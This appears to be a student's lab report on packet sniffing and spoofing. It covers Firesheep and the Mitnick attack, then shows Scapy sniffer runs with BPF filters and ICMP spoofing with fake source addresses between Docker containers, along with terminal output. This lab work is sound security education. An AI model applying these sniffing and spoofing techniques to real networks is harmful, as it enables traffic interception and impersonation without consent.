Task N1 – Real-world Sniffing & Spoofing Examples

1. Sniffing Example: Firesheep Browser Extension (2010)

What Happened:
In 2010, a Firefox extension named Firesheep enabled users to hijack sessions of people connected to the same public Wi-Fi. It captured HTTP session cookies from websites like Facebook and Twitter, allowing attackers to impersonate the victim online.

How It Worked:
- Sniffed unencrypted cookies sent over HTTP
- Used session hijacking to access victim accounts

How It Could've Been Prevented:

- Websites should use HTTPS encryption (SSL/TLS) to secure all communication
- Users should avoid unsecured Wi-Fi or use a VPN

2. Spoofing Example: Kevin Mitnick IP Spoofing Attack

What Happened:
Kevin Mitnick, one of the most well-known hackers in U.S. history, used IP spoofing to impersonate a trusted machine on the victim's network. He exploited trust-based authentication between UNIX machines to gain shell access without needing a password.

How It Worked:
* Sent TCP packets with spoofed source IP
* Exploited remote trust to bypass login prompts
* Launched SYN flood to predict TCP sequence numbers

How It Could've Been Prevented:

- Avoid IP-based trust (like .rhosts)
- Use strong cryptographic authentication
- Harden firewall rules and filter spoofed packets

References:

- https://en.wikipedia.org/wiki/Firesheep
- https://www.giac.org/paper/gsec/1929/kevin-mitnick-hacking/100826

Task N2 – Packet Sniffing with Filtering

This section demonstrates filtering and sniffing of specific network packets using **Scapy** inside the attacker container. The sniffer.py script was used with appropriate Berkeley Packet Filter (BPF) expressions passed as command-line arguments.

Task N2.a : Capture only ICMP packets


Filter used:

python3 sniffer.py 'icmp'

Command executed in user container:

ping 10.9.0.1

Description: The attacker container successfully captured ICMP echo-request and echo-reply packets exchanged during the ping operation. The packets clearly show ICMP headers in the sniffer.py output.



```
Last login: Sun Mar 30 18:12:35 on ttys002
bhupindersingh@Third-MacBook-Pro Labsetup % docker exec -it user-10.9.0.5 bash

root@b473cd65f693:/# ping 10.9.0.1
PING 10.9.0.1 (10.9.0.1) 56(84) bytes of data.
64 bytes from 10.9.0.1: icmp_seq=1 ttl=64 time=0.367 ms
64 bytes from 10.9.0.1: icmp_seq=2 ttl=64 time=0.218 ms
64 bytes from 10.9.0.1: icmp_seq=3 ttl=64 time=0.215 ms
64 bytes from 10.9.0.1: icmp_seq=4 ttl=64 time=0.261 ms
64 bytes from 10.9.0.1: icmp_seq=5 ttl=64 time=0.265 ms
64 bytes from 10.9.0.1: icmp_seq=6 ttl=64 time=0.117 ms
64 bytes from 10.9.0.1: icmp_seq=7 ttl=64 time=0.214 ms
64 bytes from 10.9.0.1: icmp_seq=8 ttl=64 time=0.191 ms
64 bytes from 10.9.0.1: icmp_seq=9 ttl=64 time=0.175 ms
64 bytes from 10.9.0.1: icmp_seq=10 ttl=64 time=0.334 ms
64 bytes from 10.9.0.1: icmp_seq=11 ttl=64 time=0.217 ms
64 bytes from 10.9.0.1: icmp_seq=12 ttl=64 time=0.216 ms
64 bytes from 10.9.0.1: icmp_seq=13 ttl=64 time=0.235 ms
64 bytes from 10.9.0.1: icmp_seq=14 ttl=64 time=0.276 ms
64 bytes from 10.9.0.1: icmp_seq=15 ttl=64 time=0.286 ms
64 bytes from 10.9.0.1: icmp_seq=16 ttl=64 time=0.247 ms
64 bytes from 10.9.0.1: icmp_seq=17 ttl=64 time=0.234 ms
64 bytes from 10.9.0.1: icmp_seq=18 ttl=64 time=0.227 ms
64 bytes from 10.9.0.1: icmp_seq=19 ttl=64 time=0.158 ms
64 bytes from 10.9.0.1: icmp_seq=20 ttl=64 time=0.142 ms
64 bytes from 10.9.0.1: icmp_seq=21 ttl=64 time=0.166 ms
64 bytes from 10.9.0.1: icmp_seq=22 ttl=64 time=0.255 ms
64 bytes from 10.9.0.1: icmp_seq=23 ttl=64 time=0.243 ms
64 bytes from 10.9.0.1: icmp_seq=24 ttl=64 time=0.218 ms
64 bytes from 10.9.0.1: icmp_seq=25 ttl=64 time=0.144 ms
64 bytes from 10.9.0.1: icmp_seq=26 ttl=64 time=0.131 ms
64 bytes from 10.9.0.1: icmp_seq=27 ttl=64 time=0.600 ms
64 bytes from 10.9.0.1: icmp_seq=28 ttl=64 time=0.164 ms
64 bytes from 10.9.0.1: icmp_seq=29 ttl=64 time=0.172 ms
64 bytes from 10.9.0.1: icmp_seq=30 ttl=64 time=0.196 ms
64 bytes from 10.9.0.1: icmp_seq=31 ttl=64 time=0.419 ms
64 bytes from 10.9.0.1: icmp_seq=32 ttl=64 time=0.235 ms
64 bytes from 10.9.0.1: icmp_seq=33 ttl=64 time=0.152 ms
64 bytes from 10.9.0.1: icmp_seq=34 ttl=64 time=0.123 ms
64 bytes from 10.9.0.1: icmp_seq=35 ttl=64 time=0.203 ms
64 bytes from 10.9.0.1: icmp_seq=36 ttl=64 time=0.162 ms
64 bytes from 10.9.0.1: icmp_seq=37 ttl=64 time=0.226 ms
64 bytes from 10.9.0.1: icmp_seq=38 ttl=64 time=0.147 ms
64 bytes from 10.9.0.1: icmp_seq=39 ttl=64 time=0.206 ms
64 bytes from 10.9.0.1: icmp_seq=40 ttl=64 time=0.234 ms
64 bytes from 10.9.0.1: icmp_seq=41 ttl=64 time=0.078 ms
64 bytes from 10.9.0.1: icmp_seq=42 ttl=64 time=0.145 ms
64 bytes from 10.9.0.1: icmp_seq=43 ttl=64 time=0.134 ms
64 bytes from 10.9.0.1: icmp_seq=44 ttl=64 time=0.157 ms
64 bytes from 10.9.0.1: icmp_seq=45 ttl=64 time=0.222 ms
64 bytes from 10.9.0.1: icmp_seq=46 ttl=64 time=0.237 ms
64 bytes from 10.9.0.1: icmp_seq=47 ttl=64 time=0.247 ms
64 bytes from 10.9.0.1: icmp_seq=48 ttl=64 time=0.236 ms
64 bytes from 10.9.0.1: icmp_seq=49 ttl=64 time=0.167 ms
64 bytes from 10.9.0.1: icmp_seq=50 ttl=64 time=0.166 ms
64 bytes from 10.9.0.1: icmp_seq=51 ttl=64 time=0.305 ms
64 bytes from 10.9.0.1: icmp_seq=52 ttl=64 time=0.220 ms
64 bytes from 10.9.0.1: icmp_seq=53 ttl=64 time=0.072 ms
64 bytes from 10.9.0.1: icmp_seq=54 ttl=64 time=0.234 ms
```

```
root@docker-desktop:/volumes# nano sniffer.py
root@docker-desktop:/volumes# chmod +x sniffer.py
root@docker-desktop:/volumes# python3 sniffer.py 'icmp'
###[ Ethernet ]###
  dst       = e2:96:bf:e7:e6:4f
  src       = 6a:d4:4b:ff:06:59
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 56656
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = icmp
     chksum    = 0x4941
     src       = 10.9.0.5
     dst       = 10.9.0.1
     \options   \
###[ ICMP ]###
        type      = echo-request
        code      = 0
        chksum    = 0x4573
        id        = 0x1
        seq       = 0x1
###[ Raw ]###
           load      = '(\xc4\xe9g\x00\x00\x00\x00\xd9\x8b\x08\x00\x00\x00\x00\x00\x10\x11\x12\x13\x14\x15\x1
6\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f !"#$%&\'()*+,-./01234567'

###[ Ethernet ]###
  dst       = 6a:d4:4b:ff:06:59
  src       = e2:96:bf:e7:e6:4f
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 48927
     flags     =
     frag      = 0
     ttl       = 64
     proto     = icmp
     chksum    = 0xa772
     src       = 10.9.0.1
     dst       = 10.9.0.5
     \options   \
###[ ICMP ]###
        type      = echo-reply
        code      = 0
        chksum    = 0x4d73
        id        = 0x1
        seq       = 0x1
###[ Raw ]###
           load      = '(\xc4\xe9g\x00\x00\x00\x00\xd9\x8b\x08\x00\x00\x00\x00\x00\x10\x11\x12\x13\x14\x15\x1
6\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f !"#$%&\'()*+,-./01234567'

###[ Ethernet ]###
  dst       = e2:96:bf:e7:e6:4f
  src       = 6a:d4:4b:ff:06:59
  type      = IPv4
```


Figure 1: Screenshot of N2.A

Task N2.b : Capture any TCP packet from 10.9.0.5 to port 23

Filter used:
python3 sniffer.py 'tcp and src host 10.9.0.5 and dst port 23'

Command executed in user container:
telnet 10.9.0.1

Description: Even though the Telnet connection was refused, the sniffer was able to capture the outgoing TCP SYN packet from user container (10.9.0.5) to port 23 on the attacker container (10.9.0.1), fulfilling the filter criteria.


Attaching to seed-attacker, user-10.9.0.5
Labsetup — docker exec -it user-10.9.0.5 bash — 80×35
Labsetup — docker exec -it seed-attacker bash — 121×35

```
Last login: Sun Mar 30 18:22:05 on ttys003
bhupindersingh@Third-MacBook-Pro Labsetup % docker exec -it user-10.9.0.5 bash

root@b473cd65f693:/# telnet 10.9.0.1
Trying 10.9.0.1...
telnet: Unable to connect to remote host: Connection refused
root@b473cd65f693:/#
```


```
^Croot@docker-desktop:/volumes# python3 sniffer.py 'tcp and src host 10.9.0.5 and dst port 23'

###[ Ethernet ]###
  dst       = e2:96:bf:e7:e6:4f
  src       = 6a:d4:4b:ff:06:59
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x10
     len       = 60
     id        = 60072
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = tcp
     chksum    = 0x3bec
     src       = 10.9.0.5
     dst       = 10.9.0.1
     \options   \
###[ TCP ]###
        sport     = 51102
        dport     = telnet
        seq       = 2731313021
        ack       = 0
        dataofs   = 10
        reserved  = 0
        flags     = S
        window    = 64240
        chksum    = 0x1446
        urgptr    = 0
        options   = [('MSS', 1460), ('SAckOK', b''), ('Timestamp', (1763232232, 0)), ('NOP', None), ('WScale', 7)]
```

Figure 2: Screenshot of N2.B

Task N2.c (4 pts): Capture packets involving subnet 173.194.208.0/24
Filter used:
python3 sniffer.py 'net 173.194.208.0/24'

Command executed in user container:
ping 173.194.208.103

Description: The attacker container was able to capture packets addressed to an external IP in the specified subnet. Both ICMP echo-request and echo-reply packets involving 173.194.208.103 were detected and printed, showing a successful filter match.



```
Last login: Sun Mar 30 18:48:54 on ttys001
bhupindersingh@Third-MacBook-Pro Labsetup % docker exec -it user-10.9.0.5 bash
root@b473cd65f693:/# ping 173.194.208.103
PING 173.194.208.103 (173.194.208.103) 56(84) bytes of data.
```

```
root@docker-desktop:/volumes# python3 sniffer.py 'net 173.194.208.0/24'

###[ Ethernet ]###
  dst       = e2:96:bf:e7:e6:4f
  src       = 6a:d4:4b:ff:06:59
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 7621
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = icmp
     chksum    = 0x94ac
     src       = 10.9.0.5
     dst       = 173.194.208.103
     \options   \
###[ ICMP ]###
        type      = echo-request
        code      = 0
        chksum    = 0x3911
        id        = 0x2
        seq       = 0x1
###[ Raw ]###
           load      = '\x16\xcb\xe9g\x00\x00\x00\x00\xf4\xe5\x0b\x00\x00\x00\x00\x00\x10\x11\x12\x13\x14\x15\x16\x17\x1
8\x19\x1a\x1b\x1c\x1d\x1e\x1f !"#$%&\'()*+,-./01234567'

###[ Ethernet ]###
  dst       = e2:96:bf:e7:e6:4f
  src       = 6a:d4:4b:ff:06:59
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 7754
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = icmp
     chksum    = 0x9427
     src       = 10.9.0.5
     dst       = 173.194.208.103
     \options   \
###[ ICMP ]###
        type      = echo-request
        code      = 0
        chksum    = 0x8626
        id        = 0x2
        seq       = 0x2
###[ Raw ]###
           load      = '\x17\xcb\xe9g\x00\x00\x00\x00\xa5\xcf\x0c\x00\x00\x00\x00\x00\x10\x11\x12\x13\x14\x15\x16\x17\x1
8\x19\x1a\x1b\x1c\x1d\x1e\x1f !"#$%&\'()*+,-./01234567'

###[ Ethernet ]###
  dst       = e2:96:bf:e7:e6:4f
  src       = 6a:d4:4b:ff:06:59
  type      = IPv4
```

Figure 3: Screenshot of N2.C

Task N3: Spoofing ICMP Packets using Scapy

Command Used:

- To run the spoofing script:
  ./SpoofingDriverProgram.py
- To capture spoofed ICMP traffic in user1 container:
  tcpdump -n -i eth0 icmp

Explanation:

In this task, I spoofed ICMP packets from two attacker containers (attacker1 and attacker2) and sent them to the user container (user1). The spoofed packets used fake source IP addresses such as 1.2.3.4 and 2.3.4.10.


Since Wireshark on macOS was unable to capture container-to-container traffic due to host networking restrictions, I used tcpdump inside the user1 container to capture the traffic directly at the destination.

The screenshot below shows:

- On the left: Output from the SpoofingDriverProgram.py script, confirming ICMP packets were sent from both attacker containers.

- On the right: tcpdump successfully captured incoming spoofed ICMP echo request packets in real time.

Screenshot (Evidence):



```
1 packet sent from attacker 2 !!
bhupindersingh@Third-MacBook-Pro Spoofing % ./SpoofingDriverProgram.py

.
Sent 1 packets.
1 packet sent from attacker 1 !!
.
Sent 1 packets.
1 packet sent from attacker 2 !!
.
Sent 1 packets.
1 packet sent from attacker 1 !!
.
Sent 1 packets.
1 packet sent from attacker 2 !!
.
Sent 1 packets.
1 packet sent from attacker 1 !!
.
Sent 1 packets.
1 packet sent from attacker 2 !!
.
Sent 1 packets.
1 packet sent from attacker 1 !!
.
Sent 1 packets.
1 packet sent from attacker 2 !!
.
Sent 1 packets.
1 packet sent from attacker 1 !!
.
Sent 1 packets.
```


```
Building dependency tree
Reading state information... Done
Suggested packages:
  apparmor
The following packages will be upgraded:
  tcpdump
1 upgraded, 0 newly installed, 0 to remove and 124 not upgraded.
Need to get 370 kB of archives.
After this operation, 1024 B of additional disk space will be used.
Get:1 http://archive.ubuntu.com/ubuntu focal-updates/main amd64 tcpdump amd64 4.9.3-4ubuntu0.3 [370 kB]
Fetched 370 kB in 1s (458 kB/s)
debconf: delaying package configuration, since apt-utils is not installed
(Reading database ... 10754 files and directories currently installed.)
Preparing to unpack .../tcpdump_4.9.3-4ubuntu0.3_amd64.deb ...
Unpacking tcpdump (4.9.3-4ubuntu0.3) over (4.9.3-4) ...
Setting up tcpdump (4.9.3-4ubuntu0.3) ...
